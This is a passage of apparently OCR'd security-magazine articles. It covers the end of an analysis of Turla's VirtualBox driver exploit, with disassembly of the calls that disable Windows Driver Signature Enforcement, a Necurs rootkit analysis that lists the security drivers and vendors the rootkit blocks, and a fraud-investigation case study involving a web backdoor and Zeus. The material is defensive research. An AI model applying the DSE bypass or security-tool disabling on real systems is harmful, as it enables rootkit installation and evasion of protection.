Step 3. Before this fast VMMR0 entry point can be put to use, it must be switched on using the I/O control code SUP_IOCTL_SET_VM_FOR_FAST.

Step 5. Finally, the shellcode can be activated via the fast VMMR0 entry point by using one of the following control codes:

- SUP_IOCTL_FAST_DO_RAW_RUN
- SUP_IOCTL_FAST_DO_HWACC_RUN
- SUP_IOCTL_FAST_DO_NOP.

Figure 17 shows the responsible function code when one of the I/O control codes listed above is sent to VBoxDrv.sys. At label (1), the driver code checks whether or not the fast I/O control code has been requested. If it has been requested, it will execute the supdrvIOCtlFast() function. Upon executing this function, the shellcode illustrated in Figure 14 will be executed at label (2). This means that rc contains the value zero after the shellcode execution. When it comes to label (3),

```
.text:0000000000401B00 g_pShellcode:          ; DATA XREF: start_0+251o
.text:0000000000401B00        xor     eax, eax
.text:0000000000401B02        retn
```

Figure 14: Shellcode zeroing out the EAX register.

```
.text:00000000004022F2        mov     eax, [rsp+108h+Cookie.u.Out.u32Cookie]
.text:00000000004022F9        mov     [rsp+108h+lpOverlapped], rbp
.text:00000000004022FE        lea     r8, [rsp+108h+pVmFastRequest] ; lpInBuffer
.text:0000000000402303        mov     [rsp+108h+pVmFastRequest.Hdr.u32Cookie], eax
.text:0000000000402307        mov     eax, [rsp+108h+Cookie.u.Out.u32SessionCookie]
.text:000000000040230E        mov     r9d, 20h        ; nInBufferSize
.text:0000000000402314        mov     [rsp+108h+pVmFastRequest.Hdr.u32SessionCookie], eax
.text:0000000000402318        lea     rax, [rsp+108h+var_C8]
.text:000000000040231D        mov     edx, SUP_IOCTL_SET_VM_FOR_FAST ; dwIoControlCode
.text:0000000000402322        mov     [rsp+108h+lpBytesReturned], rax
.text:0000000000402327        lea     rax, [rsp+108h+pVmFastRequest]
.text:000000000040232C        mov     rcx, rdi        ; hDevice
.text:000000000040232F        mov     [rsp+108h+nOutBufferSize], 18h
.text:0000000000402337        mov     [rsp+108h+pVmFastRequest.Hdr.cbIn], 20h
.text:000000000040233F        mov     [rsp+108h+pVmFastRequest.Hdr.cbOut], 18h
.text:0000000000402347        mov     [rsp+108h+lpOutBuffer], rax
.text:000000000040234C        mov     [rsp+108h+pVmFastRequest.Hdr.fFlags],
SUPREQHDR_FLAGS_MAGIC
.text:0000000000402354        mov     [rsp+108h+pVmFastRequest.u.In.pVMR0], 1000h
.text:000000000040235D        call    cs:DeviceIoControl ; DeviceIoControl(hVBoxDrvObj,
SUP_IOCTL_SET_VM_FOR_FAST, &pVmFastRequest, 0x20, &pVmFastRequest, 0x18, &lpBytesReturned,
NULL)
```

Figure 15: Send SUP_IOCTL_SET_VM_FOR_FAST to the VirtualBox driver (Step 4).

```
.text:0000000000402371        mov     r8, [rsp+108h+g_ciEnabled] ; lpInBuffer
.text:0000000000402379        mov     [rsp+108h+lpOverlapped], rbp
.text:000000000040237E        lea     rax, [rsp+108h+var_C8]
.text:0000000000402383        mov     [rsp+108h+lpBytesReturned], rax
.text:0000000000402388        xor     r9d, r9d        ; nInBufferSize
.text:000000000040238B        mov     edx, SUP_IOCTL_FAST_DO_NOP   ; dwIoControlCode
.text:0000000000402390        mov     rcx, rdi        ; hDevice
.text:0000000000402393        mov     [rsp+108h+nOutBufferSize], ebp
.text:0000000000402397        mov     [rsp+108h+lpOutBuffer], r8
.text:000000000040239C        call    cs:DeviceIoControl ; DeviceIoControl(hVBoxDrvObj,
SUP_IOCTL_FAST_DO_NOP, g_ciEnabled, 0, g_ciEnabled, 0, &lpBytesReturned, NULL)
```

Figure 16: Send SUP_IOCTL_FAST_DO_NOP to the VirtualBox driver (Step 5).

pIrp->UserBuffer, which is equivalent to the nt!g_ciEnabled address that was passed as the third parameter in the DeviceIoControl API call shown in Figure 16, will be assigned the value of zero from the rc variable. This effectively disables DSE, meaning that an unsigned rootkit driver can be loaded into the *Windows* kernel with no obstacles.

```
NTSTATUS _stdcall VBoxDrvNtDeviceControl(PDEVICE_OBJECT pDevObj, PIRP pIrp)
{
    /*
     * Deal with the two high-speed IOCtl that takes it's arguments from
     * the session and iCmd, and only returns a VBox status code.
     */

    ULONG ulCmd = pStack->Parameters.DeviceIoControl.IoControlCode;

    // Send one of these IOCtl codes to trigger our shellcode
    if ( ulCmd == SUP_IOCTL_FAST_DO_RAW_RUN
(1)      || ulCmd == SUP_IOCTL_FAST_DO_HWACC_RUN
         || ulCmd == SUP_IOCTL_FAST_DO_NOP)
    {
        KIRQL oldIrql;
        int rc;

        /* Raise the IRQL to DISPATCH_LEVEl to prevent Windows from rescheduling us to
another CPU/core. */

        Assert(KeGetCurrentIrql() <= DISPATCH_LEVEL);
        KeRaiseIrql(DISPATCH_LEVEL, &oldIrql);
(2)     rc = supdrvIOCtlFast(ulCmd, pDevExt, pSession); // Execute our shellcode which
basically zeroing out EAX register and return to rc
        KeLowerIrql(oldIrql);

        /* Complete the I/O request. */
        NTSTATUS rcNt = pIrp->IoStatus.Status = STATUS_SUCCESS;
        pIrp->IoStatus.Information = sizeof(rc);
        __try
       {
(3)         *(int *)pIrp->UserBuffer = rc; // pIrp-
>UserBuffer is equivalent to g_CiEnabledAddress. So *g_CiEnabledAddress = 0 means disab
le DSE!!!
       }
       __except(EXCEPTION_EXECUTE_HANDLER)
       {
           rcNt = pIrp->IoStatus.Status = GetExceptionCode();
           dprintf(("VBoxSupDrvDeviceContorl: Exception Code %#x\n", rcNt));
       }
       IoCompleteRequest(pIrp, IO_NO_INCREMENT);
       return rcNt;
   }

   return VBoxDrvNtDeviceControlSlow(pDevExt, pSession, pIrp, pStack);
}
```

Figure 17: Code snippet showing I/O control code function entry point where the vulnerable code can be found.

CONCLUSION

We have explored two of the vulnerabilities used by Turla, namely a vulnerability in the *Windows* GUI subsystem kernel driver win32k.sys, and a vulnerability in the *VirtualBox* driver. Each vulnerability exploitation serves a different purpose – either gaining full privileges in *Windows* or bypassing the Driver Signature Enforcement (DSE) security feature. Fortunately, the vulnerabilities have already been patched by the respective software vendors, so users of the latest versions of the software should not be affected by attempted exploitations. These exploits serve as clear examples of how important it is to make sure that installed software is always up to date.

Software patching is not a completely effective remedy for addressing the vulnerability in the *VirtualBox* driver – at least not until the driver's certificate signature has been revoked; until then it is possible that other malware authors will abuse the same vulnerable *VirtualBox* driver in the near future.

REFERENCES

[1] Uroburos – highly complex espionage software with Russian roots. https://blog.gdatasoftware.com/blog/article/uroburos-highly-complex-espionage-software-with-russian-roots.html.

[2] Gostev, A. Back to Stuxnet: the missing link. http://www.securelist.com/en/blog/208193568/Back_to_Stuxnet_the_missing_link.

[3] Ormandy, T. Microsoft Windows NT #GP Trap Handler Allows Users to Switch Kernel Stack. Seclists.org. http://seclists.org/fulldisclosure/2010/Jan/341.

[4] Rapid7. Metasploit-framework. Github repository. https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/ms10_015_kitrap0d.rb.

[5] Microsoft Security Bulletin MS11-025 – Important. http://technet.microsoft.com/en-us/security/bulletin/ms09-025.

[6] VirtualBox Privilege Escalation Vulnerability. http://www.coresecurity.com/content/virtualbox-privilege-escalation-vulnerability.

[7] Windows: Driver Signing Policy. http://msdn.microsoft.com/en-us/library/windows/hardware/ff548231%28v=vs.85%29.aspx.

[8] Doxygen. http://doxygen.reactos.org/d9/dd9/win32ss_2user_2ntuser_2class_8c_abb452c5cb69c4b54934c086b84a6447a.html.

[9] Windows: WNDCLASSEX structure. http://msdn.microsoft.com/en-us/library/windows/desktop/ms633577(v=vs.85).aspx.

[10] j00ru//vx tech blog. A quick insight into the Driver Signature Enforcement. http://j00ru.vexillium.org/?p=377.

[11] Download VirtualBox (Old Builds): VirtualBox 1.6. https://www.virtualbox.org/wiki/Download_Old_Builds_1_6.

MALWARE ANALYSIS 3

THE CURSE OF NECURS, PART 2

Peter Ferrie
Microsoft, USA

In the first part of this series on the Necurs rootkit [1], we looked at what it does during start-up and when it is not loaded as a boot-time driver. This time, we will look at what Necurs does when it is loaded as a boot-time driver.

BOOT-TIME DRIVER

When Necurs is loaded as a boot-time driver, it remains resident in memory (unlike when it is loaded as a standard driver). It sets every entry in its IRP table to point to a single routine (described below). It attempts to create a new '\Device\NtSecureSys' device and a '\??\NtSecureSys' symbolic link to the device. The symbolic link allows the user-mode component to communicate with the kernel-mode component, and to send I/O control requests to it.

LOW-FLYING CODE

The rootkit attempts to retrieve the address of the ObRegisterCallbacks() function. This API was introduced in *Windows Vista*. If the rootkit is running on a platform that supports the API, then it registers callbacks for process and thread objects, intending to intercept process and thread creation events before they occur. The rootkit registers itself using an altitude of '20101'. The altitude describes how low in the stack the callback should be placed. The rootkit uses a value in the reserved region of 'FSFilter System', corresponding to a level that is even lower than the lowest documented level.

If the rootkit is running on a platform that does not support the ObRegisterCallbacks() API, then it queries the build number of the currently running version of *Windows*. The rootkit is specifically interested in builds 2600 (*Windows XP*), 3790 (*Windows 2003*) and 6000 (*Windows Vista SP0*). The rootkit uses the build number to determine the function indexes that correspond to the NtOpenProcess() and NtOpenThread() functions in the Service Descriptor Table. The rootkit allocates memory for the entire service table, then maps and locks the pages so that they can be read without issue. It saves the pointers to the original NtOpenProcess() and NtOpenThread() functions, and replaces them with rootkit-specific versions.

DATABASE FILES

The rootkit attempts to access the 'DB1' registry value under the '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Services\<random numbers>' key that it created previously [1]. If the value doesn't exist, the rootkit creates it later. If the value does exist, the rootkit requires the data – an array of zero-terminated Unicode strings – to be at least four bytes long and even in length. The rootkit uses this array when determining whether a registry access request should be allowed.

The rootkit registers a callback for registry operations, but does so using the CmRegisterCallback() function, which is documented as being obsolete for *Windows Vista* and later. It adds the current thread handle to a thread array that it carries, and sets the reference count to one. The array is used for access control for the rootkit functionality. Any thread handles which appear in the array are allowed to request that the rootkit performs certain actions or queries certain information.

The rootkit creates a file system filter device for the device that hosts the rootkit file, and attempts to attach the filter to the top of the file system stack so that it is the first device to receive all requests. If that request fails (which can occur if the subsystem has not yet been initialized), the rootkit creates a thread that runs once every 100ms to attempt to register the device. The thread runs until it succeeds.

The rootkit attempts to access the 'DB0' registry value under the '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Services\<random numbers>' key. If the value doesn't exist, the rootkit creates it later. If the value does exist, the rootkit requires the data to be a multiple of 16 bytes in length. The data is an array of MD5 hash values that form a whitelist of MD5 hashes of memory images. The rootkit uses this array when determining whether an already-loaded driver should be allowed to remain loaded.

The rootkit attempts to access the 'DB2' registry value under the '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Services\<random numbers>' key. If the value doesn't exist, the rootkit creates it later. If the value does exist, then the rootkit requires the data – an array of FNV-1 hash values that form a whitelist of driver names – to be a multiple of eight bytes in length. The rootkit uses this array when determining whether a driver should be allowed to load.

The rootkit requests the list of loaded modules, then examines each entry in the list. It is interested in two key entries: win32k.sys and itself. The rootkit also pays attention to the order in which they have been loaded. If the 'win32k.sys' module is in the list, the rootkit sets a flag which is checked later. If the rootkit module is seen, then the blacklist and whitelist behaviour is enabled, if the 'DB0' and 'DB2' registry values exist.

BLACKLIST

If the blacklist behaviour is enabled, the rootkit performs a case-insensitive comparison of the module name with each entry in the following list (sorted for easier reading – the original unsorted list was likely created by adding the names as they were found):

a2acc.sys
a2acc64.sys
a2gffi64.sys
a2gffx64.sys
a2gffx86.sys
ahnflt2k.sys
AhnRec2k.sys
AhnRghLh.sys
amfsm.sys
amm6460.sys
amm8660.sys
AntiLeakFilter.sys
antispyfilter.sys
AntiyFW.sys
ArfMonNt.sys
AshAvScan.sys
aswmonflt.sys
AszFltNt.sys
ATamptNt.sys
AVC3.SYS
AVCKF.SYS
avgmfi64.sys
avgmfrs.sys
avgmfx64.sys
avgmfx86.sys
avgntflt.sys
avmf.sys
BdFileSpy.sys
bdfm.sys
bdfsfltr.sys
caavFltr.sys
catflt.sys
cmdguard.sys
csaav.sys
cwdriver.sys
drivesentryfilterdriver2lite.sys
dwprot.sys
eamonm.sys
eeCtrl.sys
eeyehv.sys
eeyehv64.sys
eraser.sys
EstRkmon.sys
EstRkr.sys
fildds.sys
fortimon2.sys
fortirmon.sys
fortishield.sys
fpav_rtp.sys
fsfilter.sys
fsgk.sys
ggc.sys
HookCentre.sys
HookSys.sys
ikfilesec.sys
ino_fltr.sys
issfltr.sys
issregistry.sys
K7Sentry.sys
klbg.sys
kldback.sys
kldlinf.sys
kldtool.sys
klif.sys
kmkuflt.sys
KmxAgent.sys
KmxAMRT.sys
KmxAMVet.sys
KmxStart.sys
kprocesshacker.sys
lbd.sys
MaxProtector.sys
mbam.sys
mfehidk.sys
mfencoas.sys
MiniIcpt.sys
mpFilter.sys
NanoAVMF.sys
NovaShield.sys
nprosec.sys
nregsec.sys
nvcmflt.sys
NxFsMon.sys
OADevice.sys
OMFltLh.sys
PCTCore.sys
PCTCore64.sys
pervac.sys
PktIcpt.sys
PLGFltr.sys
PSINFILE.SYS
PSINPROC.SYS
pwipf6.sys
PZDrvXP.sys
Rtw.sys
rvsmon.sys
sascan.sys
savant.sys
savonaccess.sys
SCFltr.sys
SDActMon.sys
SegF.sys
shldflt.sys
SMDrvNt.sys
snscore.sys
Spiderg3.sys
SRTSP.sys
SRTSP64.SYS
SRTSPIT.sys
ssfmonm.sys
ssvhook.sys
STKrnl64.sys
strapvista.sys
strapvista64.sys
THFilter.sys
tkfsavxp.sys
tkfsavxp64.sys
tkfsft.sys
tkfsft64.sys
tmevtmgr.sys
tmpreflt.sys
UFDFilter.sys
v3engine.sys
V3Flt2k.sys
V3Flu2k.sys
V3Ift2k.sys
V3IftmNt.sys
V3MifiNt.sys
Vba32dNT.sys
vcdriv.sys
vchle.sys
vcMFilter.sys
vcreg.sys
vradfil2.sys
ZxFsFilt.sys

If a match is found, the rootkit writes some code at the module's entrypoint, which causes it to return immediately with a STATUS_UNSUCCESSFUL result, in turn causing the driver to be unloaded by *Windows*, if the code is executed. It does not stop the driver from running if it was already active. If the module's name is not on the blacklist, then the rootkit will check the flags field for the undocumented 'VP' device status. If the flag is set, then the rootkit always allows it. Otherwise, it checks the whitelist.

WHITELIST

The check for a whitelist entry is complicated. It begins with the rootkit allocating a block of memory that is equal in size to the module being checked. The entire contents of the module are then copied to the block of memory, and the copied image is relocated as though it were loaded to a fixed base of 0x10000. The rootkit supports two kinds of relocation items: IMAGE_REL_BASED_HIGHLOW and IMAGE_REL_BASED_DIR64. The imports table is parsed, but all entries are zeroed out. The rootkit calculates the MD5 hash of the headers and each of the sections, and then searches for a match in the MD5 whitelist.

There is a vulnerability in the way in which the rootkit calculates the hash of the sections, which means that a knowledgeable person could alter an allowed driver in such a way that the original MD5 hash would be retained, but entirely different code could be executed. This technique could be used to bypass the protections of the rootkit and then uninstall it. However, we will not go into the details here.

If the MD5 hash matches one of the entries in the MD5 whitelist, the rootkit allows the driver to remain in memory. Otherwise, it performs the same code alteration as for the blacklisted drivers. This creates a race condition whereby a just-loaded driver might be caught by the code change and then exit, but a driver that loaded just a little earlier might complete its entry routine and thus escape the effect of the alteration. However, it is clear that once the rootkit has loaded, no unrecognized drivers can be loaded, and no updated drivers can be installed.

If the whitelist does not exist, the rootkit will create it by initiating a new thread to gather the information. The thread waits until the ntdll.dll file can be opened, meaning that the file system driver has become active. The thread makes an attempt once every 200ms until it succeeds. At that point, all of the critical system drivers will have been loaded, which the rootkit considers sufficient time to allow before creating the whitelist of allowed drivers.

The rootkit enumerates each of the entries in the '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Services' registry hive. The driver is not added to the whitelist if it has no 'Type' registry value, or if the driver type is not a kernel driver, a file system driver, or a 'recogniser' driver. If the driver's path is 'system32\<driver name>', then the rootkit will reformat the path to '\systemroot\system32\<driver name>'. If the driver has no 'ImagePath' registry value, then the rootkit will supply '\SystemRoot\System32\Drivers\<driver name>.sys'. Otherwise, the rootkit will accept the 'ImagePath' value, regardless of what it contains.

The rootkit checks whether the driver name is among the blacklisted names, and will not add it to the whitelist if it is. Otherwise, the rootkit opens the file, reads the entire file into memory, relocates it to a fixed base of 0x10000, and calculates the MD5 hash, as described above. The rootkit then attempts to find the resource section in the image. Interestingly, it supports 64-bit files in this routine, even though such files are excluded explicitly during the MD5 calculation, so the code-path is never executed. The rootkit parses the resource section to find the version information item, and the digital certificate. If either target is found, the rootkit searches the version information and/or the digital certificate for references to any entry in the following list (which is sorted for easier reading):

Agnitum Ltd
Anti-Virus
antimalware
Avira GmbH
Beijing Jiangmin
Beijing Rising
BITDEFENDER LLC
BitDefender SRL
BullGuard Ltd
Check Point Software Technologies Ltd
CJSC Returnil Software
Comodo Inc
Comodo Security Solutions
Doctor Web Ltd
ESET, spol. s r.o.
FRISK Software International Ltd
G DATA Software
GRISOFT, s.r.o.
Immunet Corporation
K7 Computing
Kaspersky Lab
KProcessHacker
NovaShield Inc
Panda Software International
PC Tools
Quick Heal Technologies
Sophos Plc

Sunbelt Software

SUNBELT SOFTWARE

Symantec Corporation

VirusBuster Ltd

Any driver that references any of the names on the list will not be added to the whitelist, but if the driver has not been excluded, the rootkit will add the MD5 hash to the MD5 whitelist. The rootkit also calculates the FMV-1 hash of the driver path, and adds that to the FMV-1 whitelist.

After examining each of the services in the registry, the rootkit performs the same checks for each of the files in the '\SystemRoot\System32\Drivers' directory, and each of the DLLs in the '\SystemRoot\System32' directory. After examining each of the DLLs, the rootkit waits until the 'win32k.sys' module appears in the loaded module list. At that point, it queries the list of loaded modules again, and adds all of the entries that are not on the blacklist, as described above. There is some duplicated code here, whereby the rootkit calculates the FMV-1 hash of the driver path, and adds that to the FMV-1 whitelist again. This is harmless though, since the duplicated entries will be removed later.

If the rootkit is running on a version of *Windows* prior to *Windows Vista*, the rootkit adds the 'ntldr' and 'boot.ini' files manually to the FMV-1 whitelist. Otherwise, it adds the 'bootmgr' and '\SystemRoot\System32\winload.exe' files manually to the FMV-1 whitelist. The rootkit sorts the MD5 and FMV-1 whitelists, and removes any duplicated entries. It then writes the 'DB0' and 'DB2' registry values with the contents of the MD5 and FMV-1 whitelists, respectively. The rootkit also registers a callback which receives control when an image is loaded, before the image gains execution control. The callback watches for 'win32k.sys' being loaded, and sets the flag that the whitelisting thread checks (if it is not set already). If the loaded file can be opened, the rootkit reads the entire file into memory and then performs the whitelist check, as described above. Otherwise, the rootkit performs only the MD5 hash check on the in-memory image. If the image fails the verification, the rootkit performs the same code alteration as for the blacklisted drivers.

Next time, we will look at the different IRP functions, and the details of the rootkit's stealthing abilities.

REFERENCE

[1] Ferrie, P. The curse of Necurs, part 1. Virus Bulletin. April 2014, p.4. http://www.virusbtn.com/pdf/magazine/2014/201404.pdf.

FEATURE

ON CYBER INVESTIGATIONS. CASE STUDY: A MONEY TRANSFER SYSTEM ROBBERY

Alisa Esage
Esage Lab, Russia

One thing a responsible CISO or security professional might notice about the current information landscape is that it is pretty lacking when it comes to information about cyber investigations. Most reports on cybercrime cover only the results of an investigation, completely omitting the process, and in particular the investigation techniques and the specific attack scenarios. The main objective of this article is to shed some light on the typical cyber investigation process, using a real-world example.

The work outlined in this article was carried out a few years ago as part of a private consulting assignment. However, all the malicious techniques – and more importantly, all the technical analysis and investigation techniques – mentioned hereafter are still absolutely functional.

The case described in this article is quite significant, both in terms of the financial losses of the attacked company (estimated at a few million US$), and the scale and coordination of the attack. It is also quite typical in that the attack scenario could easily be replicated to a wide range of targets.

This article provides a high-level overview of the case in two sections: Section 1 outlines the cyber attack scenario, as it was reconstructed by the investigation process. Section 2 outlines the investigation process, as it unfolded by means of specific technical analysis measures.

A follow-up article will dive into the technical details of the investigation process, and will discuss the necessary prerequisites for a successful cyber investigation.

TERMINOLOGY

To better understand a cyber investigation as a technological process, it is important to clarify the differences between the various terms widely used in the IT security industry, which are often confused:

- **Incident response** refers to the initial set of actions undertaken in reaction to a security incident. Depending on the output of the incident response process, specific other processes are prioritized and put into action, such as immediate defensive actions or incident preservation for active countermeasures, a cyber investigation, or a security audit. The primary objective of the incident response process is thus to ascertain the circumstances to allow planning of further actions.

- **Forensics** refers to the set of highly formalized and specialized methods for the extraction, analysis and packaging of technical evidence for the law enforcement procedures. The primary objective of forensic analysis is to provide a judicially compliant technical analysis of the digital evidence. It is important to note that forensic science does not provide any apparatus for correlation of evidence between various parts of the investigation process.
- **Attack attribution** refers to the process of discovering and *proving* the relations of particular attack methods, instruments and techniques, as well as the attack as a whole, to specific actors, i.e. persons, groups, nations or communities.
- **Cyber investigation** refers to the top-level process which incorporates, coordinates and correlates various specific technical processes, such as incident response, forensics, attribution, as well as malware analysis, vulnerability analysis, website auditing, and so on. The primary objective of a cyber investigation process is to provide the most comprehensive picture of the attack, which may or may not include suggestions as to suspects.

  It is important to note that cyber investigation has nothing to do with the identification or prosecution of suspects, which is the sole responsibility of law enforcement.

CASE STUDY – BACKGROUND

A money transfer provider ('the Company') had been suffering from a mysterious financial fraud. Random individuals had been claiming and successfully cashing money transfers at local and foreign departments of the Company; while their sender records in the Company's central database were fine, there was nobody who actually supplied or dispatched the money they received. Thus, the Company was experiencing financial losses at a rate of dozens to hundreds of fake money transfers per day, each transfer being valued between $3,000 and $30,000. The Company called for help as soon as it had exhausted its own private measures, such as investigating the possibility of insider activity and attempting to recognize the fake transfers to block them. At the start of the investigation, the attack was still in progress.

1. THE ATTACK

Before we proceed to the attack scenario, it is important to understand the Company's infrastructure. When simplified, it boils down to a centralized client-server network, which is typical for any money transfer provider.

As shown in Figure 1, there are three types of entities in the targeted infrastructure:

1. The Company's HQ (represented by the server box):
   - Stores the money transfers database.
   - Serves the Company's corporate website.
2. The Company's local offices (represented by client boxes):
   - Run e-banking software to connect to the server's database.
   - Collect money transfers from persons, to store them in the server's database.
   - Cash-out claimed money transfers to persons with verified IDs, according to the server's database.
3. The Company's customers (represented by persons):
   - Input and output cash to the Company.

The network communication channel between subsidiary offices and the central server is properly secured: authorization is required, the client's IP address is verified, and the client-server traffic is strongly encrypted.

Now, let's see the Company's operation after it had been compromised (see Figure 2):

1. A local office computer is compromised and controlled by the attacker.
2. A fake money transfer record is injected into the server database by the attacker performing a regular e-banking transaction from the compromised local office (except there is no real customer or real money input).
3. A money mule whose ID was included in the fake transaction visits a different (or even the same) local office to collect the money.
4. The attacker receives the laundered money.

It all started with a mass malware infection. A small trojan was broadcast by means of a standard drive-by attack or mass-mailing, to build a common botnet. One of the features of the trojan was to detect the presence of e-banking systems on the compromised host.

At some point, the Company's compromised hosts were noticed by the botmaster as promising (e.g. by correlating the presence of professional e-banking software with the compromised computer's WHOIS data). A number of single



Figure 1: The Company in normal operation.



Figure 2: The Company in compromised operation.

payments were faked for the purpose of testing, which proved successful. Within the next few months, a targeted attack on the Company was planned and executed.

The attackers' plan was to compromise as many of the Company's local offices as possible, performing a rapid distributed attack and cashing out as much money as possible before the Company could undertake any defensive measures. How did they achieve this goal? The Company's corporate website was infected with malware. Then, because payment operators visited their personal accounts on that website on a daily basis, the malware was planted on almost every operator's computer in a matter of days. The attackers' malware of choice was Zeus.

In order to infect the website, the attackers scanned it for vulnerabilities. They managed to find a script which allowed the upload of arbitrary files to a publicly accessible directory of the web server. A common web backdoor script was uploaded into that directory, which allowed remote control of the server's shell via a regular browser. The backdoor functionality was then used to inject malicious iframes into the website's HTML templates.

Upon execution, the malicious iframes instructed a visitor's browser to download an exploit from the attackers' website (one of the many). The particular exploit was selected automatically by a malicious script, depending on the visitor's browser version. The exploit then triggered remote code execution in the browser to download and execute a sample of the latest generation Zeus malware.

One of the most powerful capabilities of Zeus when enhanced with extra plug-ins, is to provide support for custom remote desktop connections without kicking the current user off or interfering with their input. This feature was utilized by the attackers to gain remote desktop access to an operator's computer while he/she was at work. They were then able to run the e-banking application on top of the operator's authorized session (a technique known as session riding or session hijacking), and thus to create fake money transfer records via the e-banking application, signed with the operator's digital signature and time-stamped with the operator's normal working hours. The money transfer record contained the ID information for a particular money mule. The central database server happily accepted the payment due record, since it was properly authorized and had originated from a whitelisted IP address.

In the meantime, a money mule approached another local office of the Company (possibly even in other country) to claim the fake money transfer. The operator first checked the claimant's ID against the centralized database. If a valid money transfer was found designated to this person, the operator paid the amount of cash stated in the database record to the claimant. The claimant then disappeared.

As the Company's central management entity became aware of the unfolding attack, they tried to distinguish and block the faked money transfers. Note that it is nearly impossible to tell a faked database record from a genuine one, as long as the stored record is complete with all the required information, authorization and valid network connection logs. Luckily, in this case, some of the faked transfers could be identified by a pattern of several similarly sized amounts of transferred money.

As soon as a number of fake transfers had been blocked, the attackers stopped the transactions and started to cover their traces. After all, they still had core control: the website file upload vulnerability, which might allow them to repeat the same attack after some time. Luckily for the Company, the website vulnerability was discovered during the investigation process.

As one might expect at this point, the output of the investigation was passed to law enforcement authorities, and the Company was given guidance on the patching of the security flaws as well as the hardening of the entire client-server infrastructure.

2. THE INVESTIGATION

At the start of the investigation process there was nothing more to go on than the mysterious fake money transfers. Nobody had any idea as to exactly how the money transfers had been faked. However, by that point the Company had already done its homework and excluded the possibility of an insider attack. So we knew from the very beginning that the fake money transfers were initiated by an external attacker. But how?

- Was the central server compromised, either to create fake transaction records in the database, or to allow unauthorized connections from alien clients?
- Were the client computers compromised, to steal operators' credentials for a remote attack, or even to perform the attack directly from the compromised computer on behalf of the operator?

(Please refer to Figure 3 for a visualization of the investigator's decision-making process.)

During a cyber investigation, in order to prioritize the next steps in the process and to save precious time, it is important to properly estimate the probability of each possible scenario. Later, as the investigation unfolds, the new information will enable us to re-evaluate the initial estimation, thus allowing unnecessary pieces of work to be dropped or delayed.

In this case, the server compromise scenario was the least probable because, statistically, servers are better secured

